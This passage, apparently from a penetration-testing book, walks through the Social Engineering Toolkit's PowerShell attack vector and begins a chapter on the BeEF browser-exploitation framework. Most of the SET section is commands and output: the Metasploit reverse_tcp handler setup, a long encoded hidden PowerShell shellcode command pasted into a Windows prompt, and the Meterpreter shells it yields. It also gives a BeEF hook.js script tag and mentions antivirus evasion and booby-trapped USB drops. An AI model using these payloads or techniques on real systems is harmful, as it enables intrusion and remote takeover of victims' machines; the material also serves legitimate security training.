
That's it, one bad choice on the victim's side and as you can see, we have a complete remote session. As mentioned in the beginning of this article, the latest versions of Java will simply block this exploit from running. But if the user hasn't upgraded their Java this could still be a viable attack option.

Social Engineering Toolkit: PowerShell Attack Vector

The Java based PowerShell attack is great, but what if the target is not running Java, or we could not trick them into visiting our SET page? Another Social Engineering attempt is to trick a user into running a file that we send them. So, let's take a look at creating a PowerShell shellcode file and sending it to a target. If we can trick the target into running the shellcode, or run it ourselves, we get a remote connection to the box.


In this section we will use SET's PowerShell Attack Vector to create a PowerShell script that when run by a target system will connect back and create a remote shell to our Kali system. We will also set up SET to look for these incoming connections.

1. Start SET and pick option number 1, “***Social-Engineering Attacks***”.
2. Select the “***Powershell Attack Vector***” option.




```
The Powershell Attack Vector module allows you to create PowerShell specific a
ttacks. These attacks will allow you to use PowerShell which is available by d
efault in all operating systems Windows Vista and above. PowerShell provides a
 fruitful  landscape for deploying payloads and performing functions that  do
not get triggered by preventative technologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu

set:powershell>
```

3. Next choose number 1, “***Powershell Alphanumeric Shellcode Injector***”.
4. Now just enter the IP address of the Kali system.
5. And next, what port you want to use for the windows machine to connect in on. Usually the default port, **443** is good enough.
6. Finally SET asks if you want to create the listener service, so when the victim runs the code, SET will be all set to accept the remote connection. Type “***yes***” at the prompt.



```
set> IP address for the payload listener (LHOST): 192.168.1.39
set:powershell> Enter the port for the reverse [443]:443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root
/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : yes
```

SET now creates the exploit code and if you chose to start the listener, kicks off the listener service in Metasploit and waits for an incoming connection:




```
[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/me
terpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 443
LPORT => 443
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession fals
e
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >
```

Now we just need to get the exploit code to the victim system. SET creates the exploit code and places it into the “***/root/.set/reports/powershell/***” directory.

7. Leave the SET window open and open an additional terminal shell.
8. Navigate to the powershell directory and you will see the PowerShell injection code in a text file, called “***x86_powershell_injection.txt***” in our example.


You can “***cat***” the file to display its contents:



```
root@kali:~# cd /root/.set/reports/powershell/
root@kali:~/.set/reports/powershell# ls
powershell.rc  x86_powershell_injection.txt
root@kali:~/.set/reports/powershell# cat x86_powershell_injection.txt
powershell -nop -win hidden -noni -enc JAAxACAAPQAgACcAJABjACAAPQAgACc
ABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHU
wAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQ
QBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4
wBTAGkAegBlACwAIAB1AGkAbgB0ACAAZgBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHA
QBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACg
gBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACA
QByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQ
ABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQ
QBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHI
AAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACA
gBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGU
AApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACk
gBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0
```

If a Windows system runs the code, a remote session will open up to our Kali machine.


9. For this example, I will just copy the code and paste it into a Windows 7 command prompt:



C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan>powershell -nop -win hidden -noni -enc JAAxACAAPQAgACcAJABjACAAPQAg
ACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBw
AHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQBy
AHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBp
AG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZgBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5
AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0
ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBj
ACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBu
AHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAg
AGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABk
AHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0
ACAAZAB3AEMAcgBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaABy
AGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAi
ACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAg
AG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAg
AHUAaQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAdwAgADOAIABBAGQAZAAtAFQAeQBwAGUAIAAt
AGOAZQBtAGIAZQByAEQAZQBmAGkAbgBpAHQAaQBvAG4AIAAkAGMAIAAtAE4AYQBtAGUAIAAiAFcAaQBu
ADMAMgAiACAALQBuAGEAbQBlAHMAcABhAGMAZQAgAFcAaQBuADMAMgBGAHUAbgBjAHQAaQBvAG4AcwAg
ACOAcABhAHMAcwB0AGgAcgB1ADsAWwBCAHkAdABlAFsAXQBdADsAWwBCAHkAdABlAFsAXQBdACQAegAg
ADOAIAAwAHgAZgBjACwAMAB4AGUAOAAsADAAeAA4ADkALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAAw
ADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeAB1ADUALAAwAHgAMwAxACwAMAB4AGQAMgAsADAAeAAz
ADQALAAwAHgAOAB1ACwAMAB4ADUAMgAsADAAeAAzADAALAAwAHgAOAB1ACwAMAB4ADUAMgAsADAAeAAw
```

Once you hit enter, a full remote shell session is created on the Kali SET machine:



```
msf exploit(handler) > [*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 1 opened (192.168.1.39:443 -> 192.168.1.93:49218)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2868 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan>
```

As in the previous tutorial, once a session is open (***sessions -i 1***) we can use any Meterpreter or Linux command, or just type "***shell***" to get a remote command prompt.

Alternative Options

Though most users will not copy and paste a text file to a command prompt and then execute it, this works great for penetration testers who might be able to gain access to a remote command prompt and want to use a full Meterpreter shell. Also, there are several tutorials on the web explaining how to take the resultant PowerShell text file and convert it into an executable .exe file.

Basically you turn the text file into a batch file, and then use a .bat to .exe converter to change the file into an executable. I leave this as an exercise for the reader to explore. Or you could simply use the program "***Veil***" (refer to the chapter on Bypassing AV with Veil) that does basically the same thing.

More Advanced Attacks with SET

Spend some time with SET and check out the numerous options it offers for attacking a target system. You can use SET to create malicious CD/DVD and USB media (for creating booby-trapped media and leaving it in corporate parking lots, etc.), a slew of Arduino based attacks, Microsoft SQL Brute Forcer, Wireless Access Point attack, a Mass E-Mailer, QR code attack and a bunch of website social engineering attacks that we did not cover.

The SCCM attack vector under the Fast Track menu is especially of concern to any corporation that uses PXE booting and corporate images. For a complete overview of the SCCM attack, see:


http://www.trustedsec.com/files/Owning_One_Rule_All_v2.pdf

You can also set a lot of options in the SET config file to modify how SET functions. The file can be found at "***/etc/setoolkit/set_config***". The Social Engineering Toolkit is truly a robust and feature rich program. And even though other tools are beginning to provide similar functions, it is still a valuable tool for any corporate security testing team.

Conclusion

As you can see, the Social Engineering Toolkit can be a very handy tool. PowerShell is available on almost every Windows box these days, and many anti-virus programs do not detect these types of attacks making them very powerful. Even the latest operating systems have a problem dealing with this as they do not see PowerShell as a danger.

As you can see in the picture below:



```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 43372 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Gamer>
```

So how do you defend against these types of attacks? Most likely, you would need to be tricked into running the code for the attack to be successful. So as always, be very careful opening files and links from e-mails and social media messages.

Run an internet browser script blocking program like the Firefox add-in, "*NoScript*" to prevent code from automatically running from visited websites. Also be very wary of shortened links, especially used on Twitter. Recently I saw a shortened link on Twitter that when unshrunk was a four line command to a malware server!

Resources

Social Engineering Toolkit website - https://www.trustedsec.com/social-engineer-toolkit/
SET Github website - https://github.com/trustedsec/social-engineer-toolkit

Chapter 17

Using the Browser Exploitation Framework

The internet can be a very unfriendly place, especially for corporate users that do not understand the risks. Information that a user sees in their browser can be faked or manipulated to obtain information from the user. In this chapter we will take a look at exploiting our Windows 7 VM using "BeEF", the Browser Exploitation Framework.

Introduction

It has been a long time since I have played with BeEF, about three years in fact, but after going through a great Web Application and XSS security class, I figured it was time to brush it off again. I was very pleased to find that a ton of new features (called commands) have been added to BeEF since I last used it, dramatically increasing its functionality.

When I originally wrote this book three years ago, it seemed that many attacks in BeEF no longer seem to work against Windows 7 using the latest browsers. But in writing this update, many of these attacks now do seem to work in the latest versions of BeEF. So we will focus solely on using BeEF against our Windows 7 system.

BeEF in Action


First we need to start the Exploitation Framework. BeEF can be started from either the command prompt or the menu. BeEF also requires that the Apache Service is running.

Open a terminal and enter, "***service apache2 start***"

And then enter, "***beef-xss***"


Or in the menu, just click on '***Applications>08 - Exploitation Tools>Beef XSS'***

This starts the BeEF services and shows you the web address to open the graphical user interface:



```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#
```

It also opens an instance of Iceweasel and brings you to the BeEF login prompt as seen below.




Authentication

Username: beef

Password: ****

Login with the username and password of "***beef***"

You will now be greeted with the main BeEF control panel:



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.


If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Under the "***Getting Started***" section you will see links for two test pages that you can use to play with hooking browsers. I like the "***Advanced version***" as it looks like a real webpage. If you click on this link a demo page will open that looks like the one below:




Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Thanks to http://www.flickr.com/photos/hallie_jb/ and http://dineSarasota.com for the BeEF images

The page shows some delicious looking beef, and nothing really seems awry. But what the user can't tell is that this particular webpage contains a browser hook. A browser hook is a malicious program that allows an attacker to hook the browser and, well, pretty much take over complete control of it. Well, maybe not complete control, but it does give us some real manipulation power.

As soon as the visitor simply visits the page, the hook is set. Surf back to the BeEF Control Panel and you will notice that just clicking on the link in the getting started page, our Kali system was automatically hooked. We did not have to run anything for the attack to work; just visiting the page triggered the attack.

When machines are hooked, they show up in the left side of the BeEF control panel:




As you can see in the image above, our Kali system is listed under "Hooked Browsers". Now, let's try this against our Windows 7 target system.

Targeting a Windows 7 System

If not already running, start up your Windows 7 VM and surf to the following address:

